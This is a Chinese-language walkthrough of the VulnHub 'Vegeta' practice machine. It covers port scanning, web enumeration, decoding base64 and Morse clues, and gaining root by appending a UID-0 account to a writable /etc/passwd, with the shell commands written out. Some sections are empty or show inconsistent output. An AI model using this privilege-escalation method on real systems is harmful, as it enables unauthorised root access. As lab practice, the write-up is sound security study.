

信息收集

主机发现


端口扫描

服务识别

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 1f:31:30:67:3f:08:30:2e:6d:ae:e3:20:9e:bd:6b:ba (RSA)
|   256 7d:88:55:a8:6f:56:c8:05:a4:73:82:dc:d8:db:47:59 (ECDSA)
|_  256 cc:de:de:4e:84:a8:91:f5:1a:d6:d2:a6:2e:9e:1c:e0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

子域名发现


敏感目录遍历



web信息搜集

find_me.html

下面有一串base64;通过cryberchef解码得到结果



buluma

有个莫斯密码的音频,

漏洞发现

业务重构



威胁建模

漏洞利用

边界突破

莫斯密码

解码得到结果



权限提升

passwd权限配置错误

```
trunks@Vegeta:~$ ls -ls /etc/passwd
4 -rw-r--r-- 1 trunks root 1533 Apr 24 14:05 /etc/passwd
trunks@Vegeta:~$ cat /etc/passwd
$1$gmK7/capn$RVNqagXF0XXpLCTMVZxsw1
trunks@Vegeta:~$ openssl passwd 123
eYpNxCTxugbDw
trunks@Vegeta:~$ echo "admin:eYpNxCTxugbDw:0:0:admin:/admin:/bin/bash" >> /etc/passwd
trunks@Vegeta:~$ vi /etc/passwd
trunks@Vegeta:~$ su - admin
Password:
```

passwd有属主权限

生成密码

写入passwd

总结

- <https://download.vulnhub.com>

难度:

- 低

目标:

- 获得 Root 权限

攻击方法:

- 主机发现
- 端口扫描
- 信息收集
- 路径枚举
- 摩尔斯码
- 数据编码还原
- 二维码解码
- 本地提权